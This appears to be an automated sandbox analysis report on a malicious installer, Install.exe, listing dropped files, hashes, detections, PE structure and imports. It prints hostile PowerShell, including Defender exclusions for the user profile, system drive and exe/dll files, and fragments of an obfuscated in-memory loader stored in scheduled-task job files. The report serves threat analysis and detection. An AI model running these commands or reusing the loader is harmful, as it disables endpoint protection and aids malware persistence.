Category:	dropped
Size (bytes):	2366976
Entropy (8bit):	**7.993982412207083**
Encrypted:	**true**
SSDEEP:	49152:x/HcwvGPAc5un0WVlI4UY5WmWBNkheV9qeAhpC9c4E3aT:RcwePj5un1l1M/C2PsaT
MD5:	04F6704BD3AB97905A497BAF3D7FDB3C
SHA1:	7D216C427AF6199D119B1C5A0CC93BDB724AF669
SHA-256:	39630AAF0E17AA1929B5CF2F4340C22F22FA6F8F6D76F8398C288BFF972B95FA
SHA-512:	1176BF1BA8F5E640C0D425B76CCDD4A97D1BA250773568588DAB78518AF4F1B1A53F7405016E75FAB7812DD9D67754558BA73025E176B49472491A653E6ED4C1
Malicious:	**true**
Yara Hits:	• Rule: SUSP_NET_NAME_ConfuserEx, Description: Detects ConfuserEx packed file, Source: C:\Users\user\AppData\Roaming\Chrome\chrome.exe, Author: Arnim Rupp
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 77%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....<b.....".....$..... .....@..... .....`$..... ..@...@.....@..... .....@$..... ..H.....text.....$.. ....$..... ..`.rsrc.....@$.....$..... .....@..@.....H.....#.@.....R.....#..tJ...w.S._...v.o2...+3L....AnRR.....J.Xf..(.....=.o..f....cu.....sq.X@F.....8... ..._u...o.zv]Fl.....X`.VWm.H. ...K.C#....o..e,..,r..I(..>.V3..K....R..@.....(.2-^..Hd.....\..b.....SY .-..yU,.[...CB.D.[.L..=...H..g...k.....I.h.4..|c....t.....).]..`.....^.....8^G 3JZ.n../..g.9.. ...m{....A-f;./.e....]Q_...K.R^.>a!.<Om.b..O.c.5...M.5.....@...bm[.6..a..|S....1..L.r....Z.CX=

C:\Users\user\Documents\20220327\PowerShell_transcript.562258.JE93yUZc.20220327014216.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	6063
Entropy (8bit):	5.5305777622288925
Encrypted:	false
SSDEEP:	96:BZioj4N2c+qDo1Zo8FZikj4N2c+qDo1Zoe3x1xvxjZiij4N2c+qDo1ZooSx/x/xa:eSc57ec5Tgc5c6G
MD5:	65537AD9317CD9A794FF2C8A25E3A7F8
SHA1:	99CFC1994EEDC8F868B1245E655587DB41F269DF
SHA-256:	5F7D9A86D2E3083645825298C5A61B2EB54DA2F2DA13241ECA4602C03766123F
SHA-512:	99194B41134E7D8C016A22F4556267CE9C512AF7E886F10A2E2F3E4CF6478CF5DEB239A07E8CEE2EA383FCDD222C62680EA9163BBE25C576296390688BC7844
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220327014217..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 562258 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -EncodedCommand QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAG MAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6 AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA..Process ID: 5728..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..Serializati onVersion: 1.1.0.1..**********..**********..Command start time: 20220327014217..**********..PS>Add-MpPreference -ExclusionPath @($env: UserProfile,$env:SystemDrive) -Force..**********..Windows PowerShell transcript start..Sta

C:\Users\user\Documents\20220327\PowerShell_transcript.562258.mru0uP4T.20220327014103.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	6063
Entropy (8bit):	5.526751101211023
Encrypted:	false
SSDEEP:	96:BZisj4N2ctqDo1ZoQFZiFj4N2ctqDo1Zol3x1xvxjZirj4N2ctqDo1ZoHSx/x/xO:eGckvBckGzckpRD
MD5:	3B10DF410A30476A570541A74E966B4E
SHA1:	8834897CC7C20AD5C4C4B59A91B5535FB94B454A
SHA-256:	4D3D10EC15EB5EB0E10AF8753F72EACE24DC29BA1D9B1638A7B1DD29C2EF8BC9

SHA-512:	6D119BC9B7440EEFD9E2112530BAE3D038B6C698CFD12AAAB9FFA10EEDA1575BCE5BA56C395A930851F0498559C1CB576E871F14CBA37C79B716AB6C30A84A8A
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220327014103..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 562258 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -EncodedCommand QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA..Process ID: 7048..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220327014103..**********..PS>Add-MpPreference -ExclusionPath @($env:UserProfile,$env:SystemDrive) -Force..**********..Windows PowerShell transcript start..Sta

C:\Users\user\Documents\20220327\PowerShell_transcript.562258.nmfYJOoe.20220327014128.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5758
Entropy (8bit):	5.5307589123834395
Encrypted:	false
SSDEEP:	96:BZiAj4N2AMvtqDo1ZojZiqj4N2AMvtqDo1ZoCgC4jZiqj4N2AMvtqDo1ZotBooSV:eqFk0IFkcIFk22y
MD5:	7E8115E31EC613777C6FDFF8F88B6CF2
SHA1:	253DBF54E6B578E26E71DC64D505DE9F62630062
SHA-256:	4045DB0535FC2EF934E014E0C773D7E43CA50B077ED8536979F8CED459F1B608
SHA-512:	5C6316219855F84FF2A3854F02035C1D55690AFA1286A93171565D10DBBDB1AC4F44E4A23CF4D7C455835CECBB7F8B749B98B31340C32B4CB26FFB23F87C82E
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220327014129..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 562258 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -EncodedCommand QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4ARQB4AHQAZQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwByAGMAZQA=..Process ID: 6856..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220327014129..**********..PS>Add-MpPreference -ExclusionExtension @('exe','dll') -Force..**********..Windows PowerShell transcript start..Start time: 20220327014354..Username: computer\user..Run

C:\Windows\System32\20220327\PowerShell_transcript.562258.muxVAL9A.20220327014144.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	5943
Entropy (8bit):	5.8320176220731055
Encrypted:	false
SSDEEP:	96:BZiuN4NNv4GZig3yXM84p32aw0lFrc0lmrn0lmTeowqDo1Zoav4GZig3yXM84p3j:envVnIKjVQr0QBavVnIKjVQr0QPu3
MD5:	4D218FEB27E8E5EDB4F59D0922AA32A2
SHA1:	DF06E9EDE255262EF358472D0C2A9B2FA306664D
SHA-256:	5E36C2D39F94189CCAD4AEE28C26042A699ACEE5BB8E3C23ACA4C9BF9F16D853
SHA-512:	FC7599509D4679CEA32839E147EA6A718DF3B58450ACC69B6B43135DFDAF0034EC5810C87918A8FB74C51F6613D8A44AE944B9AB12611BA992A5B27561D99C7A
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220327014145..Username: WORKGROUP\SYSTEM..RunAs User: WORKGROUP\SYSTEM..Configuration Name: ..Machine: 562258 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE function Local:JcVEStQtPhkP{Param([OutputType([Type])][Parameter(Position=0)][Type[]]$jwjRgZFzaeZBQB,[Parameter(Position=1)][Type]$jXrdWylJno)$JkETjFsAcrF=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object Reflection.AssemblyName('ReflectedDelegate')),[Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMe'+'mory'+'Module',$False).DefineType('MyDelegateType','Class,Public,Sealed,AnsiClass,AutoClass',[MulticastDelegate]);$JkETjFsAcrF.DefineConstructor('RTSpecialName,HideBySig,Public',[Reflection.CallingConventions]::Standard,$jwjRgZFzaeZBQB).SetImplementationFlags('Runtime,Managed');$JkETjFsAcrF.DefineMethod('Invoke','Public,HideBySig,NewSlot,Virtual',$jXrdWylJno,$j

C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	9432
Entropy (8bit):	4.926811811017033
Encrypted:	false
SSDEEP:	192:Gxoe5IpObxoe5lib4LVsm5emdJgkjDt4iWN3yBGHc9smgdcU6CkdcU6Cw9smqpOC:Xwib4L+kjh4iUxm44Qib4w

MD5:	ADFF5BE0A9BB797ADEDC0B16C501A155
SHA1:	ED842BE69739E3BF9082DE8FB0F7A596C22C0345
SHA-256:	DADBB3611E60443C1F96672B3950A32B915D115EAA6FE8F6D8A57BED4067E3B0
SHA-512:	9C6CA436FCE28572CD48D090C437881657F17B415A26F6C113A89755282D5D9BF46650B5C3C31FD890EC5C67CA0AB9A90A6F28B21B8315C25B506C6AC8EE60E
Malicious:	false
Reputation:	unknown
Preview:	PSMODULECACHE.....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....FindModule.....Find-RoleCapability.....Publish-Script.....Y.....C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1112
Entropy (8bit):	5.248273118987016
Encrypted:	false
SSDEEP:	24:3lPpQrLAo4KAxX5qRPD42HOoFe9t4CvKuKnKyH+S:VPerB4nqRL/HvFe9t4Cv94nH+S
MD5:	C89140BEA721DEBDA4F741B52939612A
SHA1:	A353FE9D71C211A24EE7208F45CCC71170A65CD4
SHA-256:	05E8082DAD4310F294CF069474C1DFA784427D69E87229D750FDA87C46B2D0B4
SHA-512:	B134E10810FD68B0F50B143A08AFD88AA340CC54C561B09D559E23A77149AC31F26DFFC2FAAC5485247896CDB8535C0084EA2EDD815FB6E56F385F956D00DF27
Malicious:	false
Reputation:	unknown
Preview:	@...e.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o..A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q.....System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Windows\Tasks\nslooksvc32.job

Process:	C:\Windows\System32\nslookup.exe
File Type:	data
Category:	dropped
Size (bytes):	5350
Entropy (8bit):	3.907212050468804
Encrypted:	false
SSDEEP:	96:mgTVA1VwC9Hw1+Y3fmb2lpL+llpK3vbM+C4aWbga+vlLF5uOgA/wvpHJN/gAwIgA:3TVoVwC9HW/3+bq6hQM+CWbgaSLTu5A+
MD5:	D6D553675A7B8F75130BDD8C7E3B7A7D
SHA1:	EC8FE28936E9C0010B55180AD5A34439D1919EE3
SHA-256:	523EAA769500D372D8DA8A2D77004F7F696865A174BB809B359792067822BE39
SHA-512:	4DB377FD79B7B2218D824B04DF301209890D543C97A254A96AB28202890A23A7D68055EDF02592837377579ECD21F1055EC224F93B3C5CDF2D1295FD1B99A09F
Malicious:	false
Reputation:	unknown
Preview:	......m....O.m....[F.....<... .....s.....p.o.w.e.r.s.h.e.l.l.....".f.u.n.c.t.i.o.n. .L.o.c.a.l.:.o.B.Y.Z.x.p.o.B.u.J.D.g.{.P.a.r.a.m.(.[.O.u.t.p.u.t.T.y.p.e.(.[.T.y.p.e.].).].[.P.a.r.a.m.e.t.e.r.(.P.o.s.i.t.i.o.n.=.0.).].[.T.y.p.e.[.].].$.h.C.P.A.J.C.D.c.A.n.F.q.J.q.,.[.P.a.r.a.m.e.t.e.r.(.P.o.s.i.t.i.o.n.=.1.).].[.T.y.p.e.].$.N.i.b.V.x.W.x.T.F.c.).$.q.K.H.X.R.L.j.x.c.Q.b.=.[.A.p.p.D.o.m.a.i.n.].:.:.C.u.r.r.e.n.t.D.o.m.a.i.n...D.e.f.i.n.e.D.y.n.a.m.i.c.A.s.s.e.m.b.l.y.(.(.N.e.w.-.O.b.j.e.c.t. .R.e.f.l.e.c.t.i.o.n...A.s.s.e.m.b.l.y.N.a.m.e.(.'.R.e.f.l.e.c.t.e.d.D.e.l.e.g.a.t.e.').).,.[.R.e.f.l.e.c.t.i.o.n...E.m.i.t...A.s.s.e.m.b.l.y.B.u.i.l.d.e.r.A.c.c.e.s.s.].::.R.u.n.)...D.e.f.i.n.e.D.y.n.a.m.i.c.M.o.d.u.l.e.(.'.I.n.M.e.'.+.'.m.o.r.y.'.+.'.M.o.d.u.l.e.'.,.$.F.a.l.s.e.)...D.e.f.i.n.e.T.y.p.e.(.'.M.y.D.e.l.e.g.a.t.e.T.y.p.e.'.,.'.C.l.a.s.s.,.P.u.b.l.i.c.,.S.e.a.l.e.d.,.A.n.s.i.C.l.a.s.s.,.A.u.t.o.C.l.a.s.s.'.,.[.M.u.l.t.i.c.a.s.t.D.e.l.e.g.a.t.e.].).:,.$.

C:\Windows\Tasks\nslooksvc64.job

Process:	C:\Windows\System32\nslookup.exe
File Type:	data
Category:	dropped
Size (bytes):	5250
Entropy (8bit):	3.8780212618682253
Encrypted:	false

SSDEEP:	96:hgTVwJV49Hw1+Y3Xb+pXpK9M+C4aWOtBmD9Z+vl9EF5oY5gAeNvpHYNiagABQnor:2TVwJV49HW/3XbGZ+M+CW6gDzSeToYu6
MD5:	8743521E80CA300CB5D64D9129AC9B32
SHA1:	02EC0C200E3CE2F12CA6EFAC516CFC0E72DA5AA2
SHA-256:	B71335A7AF988047E29D0BDCE479EE8DD32351F03DE0A73D53D7D5C68E82A1F9
SHA-512:	308CE10E6858A1BF1CDB67356CA719E5E9EB735B2D6DA85AB32F903F35C125BA7166FC5951C13EC05EA859BBD0234901CE3A99683AB2A7A3ECA6AA51FE128755
Malicious:	false
Reputation:	unknown
Preview:	....2a.!..OB.if.t...F.P.....<... .....s.....p.o.w.e.r.s.h.e.l.l.....".f.u.n.c.t.i.o.n. .L.o.c.a.l.:.J.c.V.E.S.t.Q.t.P.h.k.P.{.P.a.r.a.m.(.[.O.u.t.p.u.t.T.y.p.e.(.[.T.y.p.e.].).].[.P.a.r.a.m.e.t.e.r.(.P.o.s.i.t.i.o.n.=.0.).].[.T.y.p.e.[.].].$.j.w.j.R.g.Z.F.z.a.e.Z.B.Q.B.,.[.P.a.r.a.m.e.t.e.r.(.P.o.s.i.t.i.o.n.=.1.).].[.T.y.p.e.].$.j.X.r.d.W.y.l.J.n.o.).$.J.k.E.T.j.F.s.A.c.r.F.=.[.A.p.p.D.o.m.a.i.n.].:.:.C.u.r.r.e.n.t.D.o.m.a.i.n...D.e.f.i.n.e.D.y.n.a.m.i.c.A.s.s.e.m.b.l.y.(.(.N.e.w.-.O.b.j.e.c.t. .R.e.f.l.e.c.t.i.o.n...A.s.s.e.m.b.l.y.N.a.m.e.(.'.R.e.f.l.e.c.t.e.d.D.e.l.e.g.a.t.e.'.).).,.[.R.e.f.l.e.c.t.i.o.n...E.m.i.t...A.s.s.e.m.b.l.y.B.u.i.l.d.e.r.A.c.c.e.s.s.].:.:.R.u.n.)...D.e.f.i.n.e.D.y.n.a.m.i.c.M.o.d.u.l.e.(.'.I.n.M.e.'.+.'.m.o.r.y.'.+.'.M.o.d.u.l.e.'.,.$.F.a.l.s.e.)...D.e.f.i.n.e.T.y.p.e.(.'.M.y.D.e.l.e.g.a.t.e.T.y.p.e.'.,.'.C.l.a.s.s.,.P.u.b.l.i.c.,.S.e.a.l.e.d.,.A.n.s.i.C.l.a.s.s.,.A.u.t.o.C.l.a.s.s.'.,.[.M.u.l.t.i.c.a.s.t.D.e.l.e.g.a.t.e.].).;.$.

C:\Windows\Temp__PSScriptPolicyTest_0aljq3hk.ty5.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Windows\Temp__PSScriptPolicyTest_jbeqyhc4.p5f.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Windows\Temp__PSScriptPolicyTest_oz5sx3tu.kvs.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Windows\Temp__PSScriptPolicyTest_sxsipg5c.ym2.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.9968573054623615
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Install.exe
File size:	4713759
MD5:	280bfd5ea1f41586ea0ef60ee44bc8db
SHA1:	57aa866f42bccbaceed938390001148323d033c1
SHA256:	a6ca5523fce6a4a43964319c35ecb868186465309e9226ab07c158519a5ef6f9
SHA512:	5c2bd96fd1bf0d3c3cfbca97666c9b20a6ae2ee651ad50739d30a24339b90c9f5261c9c5ea93004c4d048d892708a22802f615f5ac8a7464dc07a614366e0bd8
SSDEEP:	98304:keFfhFS2DkSocOZKjg/sN0GkhVT8pxlxE7SSvsaTGN:keFfhxISoJZKs/DjV0xESmeN
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L...Z.Oa.....j.....

File Icon

Icon Hash:	62f1d8ece6f37980

Static PE Info

General

Entrypoint:	0x40352d
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B5A [Sat Sep 25 21:57:46 2021 UTC]

TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Entrypoint Preview
Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A2E0h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080CCh]
mov esi, dword ptr [004080D0h]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007FAAFC52011Ah
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007FAAFC5200EAh
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [00434FB8h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx

Instruction
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8610	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x46000	0x42a8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6897	0x6a00	False	0.666126179245	data	6.45839821493	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x14a6	0x1600	False	0.439275568182	data	5.02410928126	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x2b018	0x600	False	0.521484375	data	4.15458210409	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x36000	0x10000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x46000	0x42a8	0x4400	False	0.294404871324	data	4.14140312698	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x461f0	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x48798	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x49840	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x49ca8	0x100	data	English	United States
RT_DIALOG	0x49da8	0x11c	data	English	United States
RT_DIALOG	0x49ec8	0x60	data	English	United States
RT_GROUP_ICON	0x49f28	0x30	data	English	United States
RT_MANIFEST	0x49f58	0x349	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports


DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
